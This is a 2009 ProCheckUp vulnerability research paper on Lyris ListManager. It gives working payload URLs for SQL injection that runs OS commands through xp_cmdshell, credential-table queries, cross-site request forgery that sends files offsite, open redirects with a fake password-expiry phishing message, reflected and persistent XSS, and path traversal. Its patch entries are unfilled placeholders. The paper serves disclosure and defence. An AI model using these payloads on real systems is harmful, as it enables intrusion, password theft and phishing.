Lyris Listmanager
Security Research

Security flaws found within the latest supported versions.

By Richard Brain
8th Feb 2009

Document last modified on: 21st October 2008

Table of Contents

1 Quick Intro

1.2 Product description

Lyris ListManager is a ready-to-run email marketing software system built on the tcl-web server. Lyris ListManager is described as “The World’s Most Popular Email Marketing Software” [1].

Lyris ListManager is described as a "Secure, in-house solution with unparalleled email delivery" [2]. There have been a number of vulnerabilities published before. [3]

ProCheckUp concentrated on the current versions of ListManager on the 7 Feb 2009, which is detailed with the Lyris ListManager support policy [4]. The ListManager versions Procheckup tested are version 9.2d MSSQL, 9.3g MSSQL and 10.2 MSSQL.

1.3 About this paper

All the issues highlighted in this paper were identified on default installations of Lyris Listmanager (No customisation, with default settings used).

The test platform was a fully patched Windows 2000 server, running Microsoft SQL server 2000. Windows version used was 5.00.2195 Service Pack 4.

1.4 Summary of issues identified

- SQL Injection
- CSRF (Cross-site Request Forgery)
- Multiple Cross Domain redirects
- Multiple XSS (Cross Site Scripting)
- Server path and SQL server information disclosure
- User name disclosure

2 Issues found


2.1 SQL Injection

Client input is being used to generate queries passed to the backend database server, as this input is not sufficiently sanitized before being passed to the backend database server. As a result, a malicious user may be able to craft queries that will be run on the backend database server without any authentication, leading to sensitive information such as administrator passwords being retrieved.


SQL injection can have very serious consequences, such as the bypassing of authentication, querying/modifying/adding/deleting data from the backend database and the remote execution of programs

Listmanager defends against SQL injection, by converting single quotes into double single quotes ensuring that all attack strings are treated as variables. While this protective mechanism works well in its programs which have to deal with string variables, it fails to prevent attacks on integer variables which are unquoted. The following examples require authentication, though if time permitted we could find further examples possibly without authentication

http://10.0.2.221/utilities/administration/server/internationalization/charsets/delete_do.tml?current_list=list1&id=1;+exec+master..xp_cmdshell+'dir>c:\PROGRA~1\ListManager\tclweb\htdocs\procheckup.txt'+--




The procheckup.txt file containing the results of the command executed can be simply read back from the server.
http://10.0.2.221/procheckup.txt




This attack is obviously tailored to Windows and SQL 2000, as SQL 2005 disables by default xp_cmdshell. If disabled and you have administrative rights SQL command shell can be re-enabled on SQL 2005 by injecting the following commands. See [5]

sp_configure 'show advanced options',1
reconfigure
sp_configure 'xp_cmdshell',1
reconfigure

Lyris also provides some utilities to run SQL commands, these can be used to extract user authentication information including passwords.
http://10.0.2.221/utilities/db/showsql?button=Run&max=10&skip=0&sql=select+%2A+from+people_



http://10.0.2.221/utilities/db/showsqlrow.tml?row=0&sql=select+*+from+people_&current_list=list1




ListManager does not properly encrypt or apply a strong one way hash to the password, instead uses MD5 hash encoding which in this case when decoded by a MD5 decoder using rainbow tables is “password”.

2.2 CSRF (Cross-site Request Forgery)

As Listmanager does not tokenize some HTTP requests and does not prevent offsite URL's from being entered, making the application is vulnerable to CSRF. For instance, if a ListManager user can be tricked into visiting a third-party page while being logged-in, the user could be tricked into sending the contents of a file to an offsite server. The following example requests a file to be uploaded and then sends the file to another server. After forging such a request, the attacker would find the file was sent to his web server (http://www.procheckup.com).

http://10.0.2.221/read/attach_file.tml?page=http://www.procheckup.com/



Solution


As a workaround, do not visit third-party sites while being logged in to your ListManager site. If visiting a third-party site is required while being logged in, a different web browser (i.e.: Opera instead of Firefox) can be used in order to protect against the aforementioned CSRF issue.

2.3 Cross-domain redirection

A remote URI redirection vulnerability affects multiple programs within Lyris ListManager. This issue is due to a failure of ListManager to properly sanitize URI-supplied data assigned to the 'page' parameter and some other parameters and to keep redirections within the site.

An attacker may leverage this issue to carry out convincing phishing attacks against unsuspecting users by causing an arbitrary page to be loaded once a Lyris LitstManager specially-crafted URL is visited.

http://10.0.2.221/subscribe/subscribe.tml?email=test@procheckup.com&gender_=M&day=DD&month=MM&year_of_birth_=YY&country_code_=GB&demographics=x&list=masterlist&confirm=one&showconfirm=F&regsource=sidenav&weekly_newsletter=on&url=http://procheckup.com&



This program prints a supplied message, and redirects offsite. An example is given of a password capture attack, where an offsite page would capture authentication details.
http://10.0.2.221/scripts/message/message.tml?url=http://www.procheckup.com&wait=&submessage=Your%20password%20has%20expired%20please%20click%20OK%20to%20revalidate%20it

These programs redirect across domains after the “OK” or “Go Back” button pressed
HTTP://10.0.2.221:80/scripts/message/message_dialog.tml?msgdlg_targeturl=http://www.procheckup.com

http://10.0.2.221:80/read/attachment_too_large.tml?page=http://www.procheckup.com/

http://10.0.2.221:80/read/confirm_file_attach.tml?page=http://www.procheckup.com/

http://10.0.2.221/subscribe/subscribe.tml?email=test@procheckup.com&list="><script>alert(1)</script>&url=http://www.procheckup.com&

Solution
Lyris has issued a patch xx for Listmanager 9.2d
Lyris has issued a patch xx for Listmanager 9.3g
Lyris has issued a patch xx for Listmanager 10.2

2.4 Cross-Site Scripting

The cross site scripting (XSS) vulnerability affects multiple programs within Lyris ListManager. This issue is due to a failure of ListManager to properly sanitize URI-supplied data assigned to parameters.

An attacker may leverage this issue to cause execution of malicious scripting code in the browser of a victim user who visits a malicious third-party page. Such code would run within the security context of the target domain.

This type of attack can result in non-persistent defacement of the target site, or the redirection of confidential information (i.e.: session IDs, address books, emails) to unauthorised third parties.

The following attacks work universally not requiring authentication

Attack	Comments	Works on
HTTP://10.0.2.221:80/scripts/message/message_dialog.tml?how_many_back="><script>alert(1)</script>	Works on 9.2d only	IE7 and FF3
HTTP://10.0.2.221:80/scripts/message/message_dialog.tml?msgdlg_targeturl="><script>alert(1)</script>	Works on 9.2d only	IE7 and FF3
http://10.0.2.221:80/read/attach_file.tml?page="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/read/attachment_too_large.tml?page="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/read/confirm_file_attach.tml?page="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/read/login/index.tml?emailaddr="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/read/login/sent_password.tml?emailaddr="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/read/search.tml?base_url="><script>alert(1)</script>&nsn=1&q="><script>alert(2)</script>	Works on 2 parameters	IE7 and FF3
http://10.0.2.221:80/scripts/message/message.tml?wait="><script>alert(1)</script>&url="><script>alert(2)</script>&submessage="><script>alert(3)</script>	Works on 3 parameters. 9.2d only	IE7 and FF3
http://10.0.2.221:80/read/?forum=whatever&how_many_back="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/subscribe/subscribe?list=<script>alert(1)</script>&email=test@procheckup.com		IE7 and FF3

The following XSS attack's work only for authenticated users (admin user used)


Attack	Comments	Works on
http://10.0.2.221:80/search/?q="><script>alert(1)</script>&searchtext=1&		IE7 and FF3
http://10.0.2.221:80/utilities/db/showsql?max="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/utilities/db/showsql?max=20&skip="><script>alert(1)</script>&sql=select+%2A+from+referrals_&		IE7 and FF3
http://10.0.2.221:80/utilities/db/showsql?max=20&skip=0&sql="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221:80/utilities/administration/server/db/addcolumn?current_list=list1&page="><script>alert(1)</script>		IE7 and FF3
http://10.0.2.221/members/show/delete_do.tml?id="><script>alert(1)</script>&max=20&skip=0&current_list=list1		IE7 and FF3

Persistent Cross Site Scripting


This type of attack can result in a persistent defacement of the target site, or the redirection of confidential information (i.e.: session IDs, address books, emails) to unauthorised third parties.

Since this XSS is of persistent nature, the user wouldn't have to be tricked to visit a specially-crafted URL, but just read an e-mail.


For instance malicious characters are allowed be entered for the member name.




When the member is deleted from the member list, a pop up alert box appears.



There is some character filtering enforced on names, though there is a lack of filtering on descriptions for instance when creating a new list (list2 in this case) with malicious characters in its description as below :-




Selecting Utilities-> Administration -> Lists or http://10.0.2.221/utilities/administration/lists/index.tml?sitename=&current_list=list2 or http://10.0.2.221/utilities/administration/lists/delete.tml?id=2&current_list=list2, causes another pop up alert.



Due to time limitations, no more persistent XSS attacks have been investigated.

2.5 Server path and SQL server information disclosure

The Lyris Listmanager GUI error page discloses the webroot of its installation, and the type of the SQL server used when the source code of the web page is viewed. This information can be used to carry out further attacks, such as the earlier windows SQL server cmdshell attack.




The hidden variable “currentdir” discloses the webroot:-

For a Windows system this might be, “C:/Program Files/ListManager/tclweb/bin/”
For a Linux system this might be, “/usr/local/lm/tclweb/bin”

The hidden variable “version” discloses information on both the ListManager and SQL server:-

For a Windows system this might be, “Lyris ListManager WIN32 database MSSQL version 9.2d build 924000 - Aug 28 2008”
For a Linux system this might be, “Lyris ListManager LINUX database PostgreSQL version 9.2d build 924000 - Aug 28 2008”


These following URL’s are useful to generate these verbose ListManager GUI error pages:-
http://10.0.2.221/subscribe/survey~1.tml (as DOS filenames confuse Windows hosted systems)
http://10.0.2.221/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/winnt/win.ini
http://10.0.2.221:80/read/rss?forum=nonexistant&rev=0.92




2.6 User name enumeration

The Lyris Listmanager GUI error page discloses valid usernames, which be used to carry out further dictionary based password attacks.

For an address or name which does not exist, the system indicates that no records exist.
http://10.0.2.221:80/doemailpassword.tml?EmailAddr=anything@procheckup.com&submit=Enter&message=something&orig=http://www.procheckup.com



User names which do exist, are validated by the ListManager sending an e-mail.
http://10.0.2.221:80/doemailpassword.tml?EmailAddr=admin&submit=Enter&message=something&orig=http://www.procheckup.com



Survey

3 References

[1] "Lyris ListManager data sheet"
http://www.lyris.com/media/pdf/support/lm/ListManager10_DataSheet.pdf

[2] ""Secure, in-house solution with unparalleled email delivery""
http://www.lyris.com/solutions/listmanager/

[3]

[4] "Lyris ListManager support policy"
http://www.lyris.com/media/pdf/support/lm/ListManager_Support_Policy.pdf

[5] "SQL Injection 201: Hacking the Application Firewall"
http://www.ethicalhacker.net/component/option,com_smf/Itemid,54/topic,2814.msg15566/topicseen,1/

4 Credits

Research and paper by Richard Brain of ProCheckUp Ltd.

Special thanks go to Adrian Pastor for finding two of the XSS attacks mentioned in this paper.

5 About ProCheckUp Ltd

- ProCheckUp Ltd, is a UK leading IT security services provider specialized in penetration testing based in London. Since its creation in the year 2000, ProCheckUp has been committed to security research by discovering numerous vulnerabilities and authoring several technical papers.
- ProCheckUp has published the biggest number of vulnerability advisories within the UK in the past two years.
- More information about ProCheckUp's services and published research can be found on:

http://www.procheckup.com/Penetration-Testing.php
http://www.procheckup.com/Vulnerabilities.php

6 Disclaimer:

- Permission is granted for copying and circulating this document to the Internet community for the purpose of alerting them to problems, if and only if, the document is not edited or changed in any way, is attributed to ProCheckUp Ltd, and provided such reproduction and/or distribution is performed for non-commercial purposes. Any other use of this information is prohibited. ProCheckUp is not liable for any misuse of this information by any third party.

7 Contact Information

ProCheckUp Limited
Syntax House
44 Russell Square
London, WC1B 4JP
Tel: + 44 (0) 20 7307 5001
Fax: +44 (0) 20 7307 5044
www.procheckup.com

ProCheckUp USA Limited
1901 60th PL
Suite L6204
Bradenton FL 34203
United States
Tel: + 1 941 866 8626
www.procheckup.com